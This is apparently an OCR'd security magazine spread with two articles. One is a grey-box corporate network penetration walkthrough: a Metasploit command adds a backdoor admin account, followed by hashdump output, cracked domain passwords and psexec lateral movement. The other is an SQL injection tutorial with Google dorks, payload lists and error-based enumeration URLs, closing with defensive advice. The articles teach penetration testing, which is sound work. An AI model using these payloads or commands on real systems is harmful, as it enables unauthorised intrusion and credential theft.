www.nosql-matters.org

20% Discount for Hakin9 Readers

Promotion code: BCNHakin9_7941

trovit CouchBase basho 10gen the MongoDB company triAGENS

Network Pen Testing

Breaking the Corporate Network through Hackers Perspective

We will discuss about performing network penetration testing on the corporate network using grey box approach and exploiting the vulnerabilities from hackers perspective. This article concentrates majorly on usage of NMap, Nessus, Metasploit for network penetration testing.

There are 3 approaches for performing network penetration testing.

- White box is when the tester has access to the complete network structures and admin credentials.
- Grey box is when the tester has the basic network information but does not have admin credentials.
- Black box is when the tester has no access to any of the information for starting penetration testing.

I generally prefer to go for grey box approach. We are targeting the corporate network we have to keep in mind the we are bound to follow regulatory compliance and using the black box approach may result in wrong results, incomplete vulnerability detection, targeting wrong IP's (non critical systems from business perspective) and may lead to lots of rework.

If you use white box then obviously you are not performing any magic for the client, since you already have the network diagram, you have the admin credentials and you have access through the ACL and Firewalls. White box may not detect the hidden intrusion points and may not give real understanding of what an attacker can do, since all the information is already available with the tester and there is very little possibility that the tester will try to exploit the vulnerabilities. White box testing is only good if you are targeting to achieve compliance report for audit committee review.

On the other hand Grey Box approach detects lots of hidden intrusion points such as older version of antivirus, insecure database services and weak passwords. Grey Box can perform real magic for the client since the client is giving the list of IP's and sharing a little information about the network – such as make of servers, firewalls and If required ACL access and not sharing any Admin Credentials. It is really interesting to penetrate using minimal information. It also gives clear idea to the client that how a person with malicious intent breaks into the network just by using end user access.

Standard Grey Box penetration testing approach follows the following steps (Figure 1).

Figure 1. *Pen Testing Approach*

On the Job – Penetration Testing

During the projects it is quite interesting to penetrate the servers and network through some trusted software's such as antivirus, databases and others. There are some services, packages which are widely used to almost types of network environments such as SNMP, Anti Virus, SQL and Oracle Databases. I will be showing examples for exploiting the same.

Oracle and SQL Enumeration and Exploitation

Database services are the most important part of the penetration testing activity. Most of the organizations have oracle and SQL databases installed for HRMS and finance servers. By default SQL database runs on port 1433 and oracle runs on 1502. Both the databases have default username and passwords such as "sa" / "sa", SCOTT / TIGER and sometimes even blank password.

The oracle listener service (before v.10) is vulnerable for Oracle Listner Service Blank Password Attack. Since the service act on operating system level and perform the commands given from the remote listener an attacker can connect to remote listener service, access the db and perform administrative activities if the password is missing for oracle listener service.




Figure 2. *Collecting SQL Database Users Passwords*

Figure 3. *Collecting SQL Database Users Passwords*




Figure 4. *Connecting Remote SQL Server*




Figure 5. *Creating the windows admin account using the SQL database*

SQL database has default "sa" accounts. If the password is missing or kept default for the "sa" account then an attacker can easily login to remote SQL server, access the database tables, perform administrative activities, issue command to SQL Server and gain administrative control over remote operating system. In the below example I have exploited the remote SQL database using the default username and password (sa/sa) and later accessed the base operating system with admin rights (Figure 2-Figure 6).




Figure 6. *Accessing the Server*

Exploiting Anti Virus Services

During one of the project I had an opportunity to play with antivirus installation and exploit the "Symantec Common Base Agent `CreateProcessA()` Function Remote Command Execution Vulnerability" The client team had installed Symantec on all the servers and was 100% sure that it will protect the critical servers and data residing in it. It is always advisable that multiple tiers of security solutions should be used. We always need to make sure that from the operating system level to the network level everything should be configured securely. In this scenario the client team only relayed on the Symantec installation and forgot the rest. Even for antivirus and end point security products security config. And patch management is required which was missing in this case.

Metasploit has various exploits / auxiliary, I used following auxiliary to exploit the remote server (Figure 7).

```
msf > use auxiliary/admin/symantec/cba_exec
msf auxiliary(cba_exec) > set RHOST
RHOST =>
msf auxiliary(cba_exec) > set CMD "cmd /c net user usuario pass@123 /add && net localgroup administrators usua
rio /add"
CMD => cmd /c net user usuario pass@123 /add && net localgroup administrators usuario /add
msf auxiliary(cba_exec) > rerun

[*] Sending command: cmd /c net user usuario pass@123 /add && net localgroup administrators usuario /add
[*] Got data, execution successful!
[*] Auxiliary module execution completed
```

Figure 7. *Adding Backdoor Admin Account*




Figure 8. *Chking User Rights*




Figure 9. *Accessing Remote Server*

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:b512c1f3a8c0e7241aa818381e4e751b:1891f4775f676d4d10c09c1225a5c0a3:::
dook:1004:81cbcef8a9af93bbaad3b435b51404ee:231cbdae13ed5abd30ac94ddeb3cf52d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:9cac9c4683494017a0f5cad22110dbdc:31dcf7f8f9a6b5f69b9fd01502e6261e:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:36547c5a8a3de7d422a026e51097ccc9:::
```

Figure 10. *Collecting Password Using Hashdump*




Figure 11. *Psexec Module to Login 1*




Figure 12. *Psexec Module to Login 2*

Figure 13. *Accessing Server Using Psexec*




Figure 14. *Copying passwords using PwDump*

USERNAME	PASSWORD	CRACK TIME	CRACK METHOD
S	eeq	health	0d 0h 0m 3s	Dictionary
S		health	0d 0h 0m 3s	Dictionary
S		health	0d 0h 0m 3s	Dictionary
Z		health	0d 0h 0m 3s	Dictionary
Z	s	health	0d 0h 0m 3s	Dictionary
a	14	khalid	0d 0h 11m 47s	Dictionary
a	0	maitha	0d 0h 12m 4s	Dictionary
a	7	marwan	0d 0h 11m 49s	Dictionary
a	8	mn2000	0d 1h 0m 22s	
a	5	ngurish	0d 1h 1m 1s	
u		pass@123	0d 0h 0m 2s	Dictionary
a	6	pm2004	0d 1h 1m 11s	
a	1	qwerty	0d 0h 0m 2s	Dictionary
a		qwertyuiop	0d 0h 0m 30s	Dictionary
S		sallam	0d 0h 0m 0s	User Info
C		smartsys	0d 0h 0m 2s	Dictionary
a	3	user13	0d 0h 59m 45s	

Figure 15. *Domain Password Cracked Using LophtCrack*

Using the CMD Command I added backdoor admin user into remote servers administrator group.

Then Using DameWare NT Utilities I checked the user rights and performed enumeration activities (Figure 8).

I enabled the RDP using Dameware on the remote machine and gained GUI Access (Figure 9).

I collected the admin password hashes using metasploit meterpreter (hashdump module) and by using the psexec I was able to login into the domain controller since the password was same for all the servers (Figure 10-Figure 13).

Then I copied the entire domain controller's password database by using PwDump (Figure 14).

Passwords were cracked using l0phtcrack (Figure 15).

And now we control entire domain with all the users and services access.

We used grey box approach for the above exploitation and just by using the basic information we were able to gain to access over the entire network.

AMAR WAKHARKAR,

Amar has 6 years experience working in the information security consulting field. Currently He is working with Capgemini – Security CoE as Information Security Consultant. He has written numerous articles on information security domains. He holds a CEH, ECSA,CHFI, LPT, ISO 27001 LI, SANS Trained Web Application Pen Testing Hands-On Immersion – Level 5 Certifications and a Post Graduation Diploma in E-Business Administration from Welingkar Institute of Management, Mumbai. Amar is reachable on – amarsuhas@hotmail.com.

SQL Injection

Database has been a common repository for many applications that were been develop as a centralized location to store the information. However over the year, we hear a lot of incident around the world regarding issue such as SQL injection and no one take note on it till they have been hit.

There are different type of databases are available in the market which the primary function is to store and retrieve data when it was been requested by other software application. Mostly this type of architecture consists of a web which are facing the internet. The function of this web interface it serve as a UI for the users to use. An application server does exists which have a direct connection to the databases it self. No matter what is the size of the infrastructure, the DB will be important repository to store data.

Since this architecture was been implemented in all of the company, there is also security vulnerability that exist on the system which part of it also known as SQL injection

The devastating method which also known as SQL injection, many people say they know what it is all about. But how many of them are practicing on securing their server?

What exactly is SQL injection? It is the vulnerability that results when you give an attacker the ability to influence the *Structured Query Language* (SQL)

Listing 1. *Google for generic Database errors*

```
* site:targetcompany.com "Microsoft OLE DB Provider for SQL Server"
* site:targetcompany.com "Microsoft JET Database Engine"
* site:targetcompany.com "Type mismatch"
* site:targetcompany.com "You have an error in your SQL syntax"
* site:targetcompany.com "Invalid SQL statement or JDBC"
* site:targetcompany.com "DorisDuke error"
* site:targetcompany.com "OleDbException"
* site:targetcompany.com "JasperException"
* site:targetcompany.com "Fatal Error"
* site:targetcompany.com "supplied argument is not a valid MySQL"
* site:targetcompany.com "mysql_"
* site:targetcompany.com ODBC
* site:targetcompany.com JDBC
* site:targetcompany.com ORA-00921
* site:targetcompany.com ADODB
```

queries that an application passes to a back-end database which could potential leak all the sensitive information such as credit card, phone number and etc.

In nut shell, the vulnerabilities has probably existed since SQL databases were first connected to Web applications.

What it mean?

When you do host an application that facing the internet, having a highest range of firewall from the vendor that doesn't solve the problem. As the firewall can only defeat some of the automation attack using tools such as nmap and etc. For some of the manual attack, attacker will try to manipulate the value and see whether there is any data that can be leak from the website.

Where to start?

In the world of the cloud, the above might be an easy way for you to perform, but there are many ways of checking of the vulnerabilities especially with the great search engine such as Google.

First of all, think all of us know what does Google does. Yes, it is a search engine. By having knowledge on using some of the Google operator, you can start find those vulnerabilities across different countries.

At the examples (Listing 1 and Listing 2), you can use the above command to search for a certain string for a certain website on a database error. The reason we execute this task is to know the type of the database that was been implemented.

On the other hand, if you would like to search for a specific files, you also can use the following:

```
* site:targetcompany.com filetype:doc
* site:targetcompany.com filetype:xlsx
* site:targetcompany.com filetype:ppt
* site:targetcompany.com filetype:pptx
* site:targetcompany.com filetype:txt
* site:targetcompany.com filetype:mdb
```

The above google operator command will try to check if there is any files that have been uploaded with the certain extention. However, the likelihood you get a jackpot will be minimum.

What would be your area of focus will be the sql injection part by looking into the parameter that you can manipulate.

In another example will be using Google to find a list of website which might have the potential vulnerabilities by using `inurl=?id` and press enter.

Listing 2. *Google for generic RFIs*

```
* site:targetcompany.com ".php" "file="
* site:targetcompany.com ".php" "folder="
* site:targetcompany.com ".php" "path="
* site:targetcompany.com ".php" "style="
* site:targetcompany.com ".php" "template="
* site:targetcompany.com ".php" "PHP_PATH="
* site:targetcompany.com ".php" "doc="
* site:targetcompany.com ".php" "document="
* site:targetcompany.com ".php" "document_
            root="
* site:targetcompany.com ".php" "pg="
* site:targetcompany.com ".php" "pdf="
```

Listing 3. *String that you would have interest to test on the sql injection*

```
'
"
;
#
##
%00
--
admin:' or a=a--
admin:' or 1=1--
admin'--
*'") OR ("'* --
' or 0=0 --
" or 0=0 --
or 0=0 --
' or 0=0 #
" or 0=0 #
or 0=0 #
' or 'x'='x

') or ('x'='x
' or 1=1--
" or 1=1--
or 1=1--
' or a=a--
" or "a"="a
') or ('a'='a
") or ("a"="a
hi" or "a"="a
hi" or 1=1 --
hi' or 1=1 --
hi' or 'a'='a
hi') or ('a'='a
hi") or ("a"="a
'or 'a'='a
```

Application layer firewall

Of course the company won't be easily let you come into the network without authorization. But incase for an extra security measure, they might implement and installed application layer firewall to protect the application. But how do you find out those information?.

Well, I always believe, human is the weakness in the entire security ecosystem. Sometimes, social engineering might work. But in the other hand, we also can use some of the script such as netcat and curl to find those. The first example, I will use netcat by entering the following command into the shell:

```
$ (echo "GET /cmd.exe HTTP/1.1"; echo "Host:
mytargetcompany.com"; echo) | nc targetcompany.com
| grep "501 Method Not Implemented"
```

If the server responds with error code "501 Method Not Implemented" then it is running mod_security.

In another way, use also can use curl and look for the error 501:

```
curl -i http://targetcompany.com/cmd.exe | grep
                    "501 Method"
```

How it really works?

Imagine you have a piece of web application that have with the username and password authentication. When you type in the username and password, what you mostly see is the process of login in. But do you really know what really happen at the backend?. I have some examples as per below on the simple application what it would happen when you try to login. What it does is, when the user press enter, it will pass all the information back to the db and check whether those criteria are met. If its met, then you will be able to login. If not then you will get password invalid or access deny.

```
Select * from users where user_id= `ckwong` and
                    password = `ckwongpassword`
```

And if the piece of web application doesn't do a proper validation, SQL injection could occur by performing the following query

```
Select * from users where user_id= ``OR 1 = 1; /*`
                    and password = `*/--`
```

There is also other string that you would have interest to test on the sql injection (Listing 3).

Integer and String Based Injection

Let said you have found a website and you are targeting the website, you will see the page will be display as

```
http://[site]/page.asp?id=1
```

As you can see the `?id=1` this is where we have interest to manipulate, you can start doing by altering the number to `http://[site]/page.asp?id=2`. What would be your interest is when you having an error, when you try to input something that the system can process. This shown that the system is vulnerable to SQL injection.

```
http://[site]/page.asp?id=1 having 1=1--
```

If the web application is vulnerable to SQL injection you would see some error mentioning Column `[COLUMN NAME]` is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

While we're on the subject of `HAVING 1=1`, it is possible to continue enumerating column names from the current table that is being queried using this syntax:

```
http://[site]/page.asp?id=1 GROUP BY table name_1.
                COLUMN NAME_1 having 1=1--
```

Column `[table name _ 1.COLUMN NAME _ 2]` is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

```
http://[site]/page.asp?id=1 GROUP BY table
name_1.COLUMN NAME_1,table name_1.COLUMN NAME_2
                having 1=1--
```

Listing the databases from the web

When you performing an injection, you must also need to check which the databases that you have interest to validate are and also depending on your scope. Mostly the perpetrator will have interest to look into the databases with the name of password, user and also payment. You might need to validate each of the db by using the sample command as per above. If there have more than 20 db, that mean you need to run 20 times.

```
http://[site]/page.asp?id=1 or 1=convert(SELECT
                DB_NAME(0))--
http://[site]/page.asp?id=1 or 1=convert(SELECT
                DB_NAME(1))--
http://[site]/page.asp?id=1 or 1=convert(SELECT
                DB_NAME(2))--
```

There is some other options too, when you want to check the DB as per below

```
http://[site]/page.asp?id=1 or 1 in (SELECT name
                FROM master..sysdatabases)--
```

Error Sql Injection – Extract Database User

Some of the attackers would do by hack in and bring down the DB. I always believe a good hacker will try to mask their track and see how long they can sustain in the system. The next steps will be knowing the user id.

```
http://[site]/page.asp?id=1 or
                1=convert(int,(USER))--
```

Syntax error converting the nvarchar value `‹[DB USER]›` to a column of data type int.

They are also other options for manipulation

```
http://[site]/page.asp?id=1 or 1 in (SELECT user_
                name())--
http://[site]/page.asp?id=1 or 1 in (SELECT
loginame FROM master..sysprocesses WHERE spid = @@
                SPID)--
http://[site]/page.asp?id=1 or 1 in ((SELECT name
                FROM master..syslogins)--
```

Checking the server name

The other areas that you might have interest would be checking the servername. The reason on this part is important is to perform a guessing on the hostname of the server and from there you will know how many server there have. Let me give you examples, if you have found out the server name it is something like this server-wb01P. You will understand how they number their server and how they plan the name. In this you have notice, the name it is more toward on the first web server and it is the production server because it is end with P. From there you can assume there is more server name with that type of naming convention.

On the technical part you can use the following string to check the servername on the website it self.

```
http://[site]/page.asp?id=1 or 1 in (SELECT @@
                servername)--
```

So what it mean in the IT Security practices, do we need to have a standard naming convention

across all the server or we should create some random name that no one will be understand?.

Securing your perimeter

By now you should have an understanding the security measure that you need to put in to secure your application. As far as you know, by having a highest range of firewall doesn't help in protecting your data.

There is something else you can do which is:

- Monitor DB traffic by using IPS and check whether there is any abnormally attempt. You must also make sure that you have a procedure to perform a health check. Updating the signature on the IPS also crucial in order to making sure it does what it suppose to be.
- Limit the length of the user input on the area they can input is important. This is also part of the protection for buffer overflow in some cases
- Disable command such as xp_cmdshell, if it's not in used
- Validate and sanitize user input pass to the databases is important to make sure only valid input
- Custom error messages is also important, as for some cases you might have implement web application firewall. To stop the detection, you might want to customize your error messages so that the perpetrator can't visualize your infrastructure.
- Isolate web server and database server it is important as well. But toward on the SQL injection sometime this might not be applicable. For best practices, the server that are facing internet must be relocated in DMZ.
- Use low privileged account for DB connection.
- The other areas that you might want to think of would be the backup and restoration is done on a weekly basis, depending on the criticality of the server. There are some cases, where by there is a backup in place, but the backup its not been validate.
- Except from securing the SQL it self, patching it is also important to make sure there are no vulnerabilities exists on the server it self.
- Renaming the default account on the SQL to other naming to avoid account to be compromised.
- During the installation, avoid installing this to a domain controller and change the default setting such as port.

Note on ethics

Our intention, when we started writing these articles was to give an overview what tools exists on the market and how we can use it to secure our organization against any unidentified threats. When you start to use the tools above, please do make sure you have this with you:

- Don't use this for any malicious intention
- Don't attack any organization without any approval from the top management.
- Think of the damage that you might cause

Conclusion

In this article, we have presented the abilities of the SQL injection. The author also share the common method that have been used. The author also shows you a common attack that commonly done by the attacker and to show how fast they compromise a system. As you can see, the growing of the tools can help anyone to be a security pentester, while if it is been used in a wrong hands it could bring more damage than good. Such attack is much easier to perform and more likely to succeed. The author sincerely hopes that these short articles can increase the awareness to anyone who is handling computer or security services. In the broader sense however, we hope that the information could help you to increase the security your organization assets in better manner.

WONG CHON KIT

Wong Chon Kit is the security practitioner in Malaysia. He spend a lot of time in researching on security related issues and share with. On his free time, he mostly spend his time on playing his classical guitar.

He has considerable experience in the IT industry in the arena of security with a cross platform knowledge in different type operating system. Hold academic major in Electrical & electronics as well as professional qualification – MCP, MCSA (2000), MCSE (2000,2003), MCTS, MCTIP Enterprise Administrator, Microsoft Certified Trainer, Redhat Certified Technician, VMware Certified Professional, C\|EH, E\|CSA, C\|HFI & CISSP. If you would like to have discussion, the author more than happy to hear your feedback and comment. The articles is been write as a dedication to a good friend of mine Cindy Phoon.


Email: wongchonkit@gmail.com

Blog: www.wongchonkit.com

Facebook Group: www.facebook.com/BuildSecur1ty

Twitter: twitter.com/WongChonKit

CODENAME:
SAMURAI SKILLS COURSE



<< Penetration Test Training Samurai Skills >>

- You will learn Real World Hacking Techniques for Targeting , Attacking , Penetrating your target
- Real Live Targets (Websites , Networks , Servers) and some vmware images
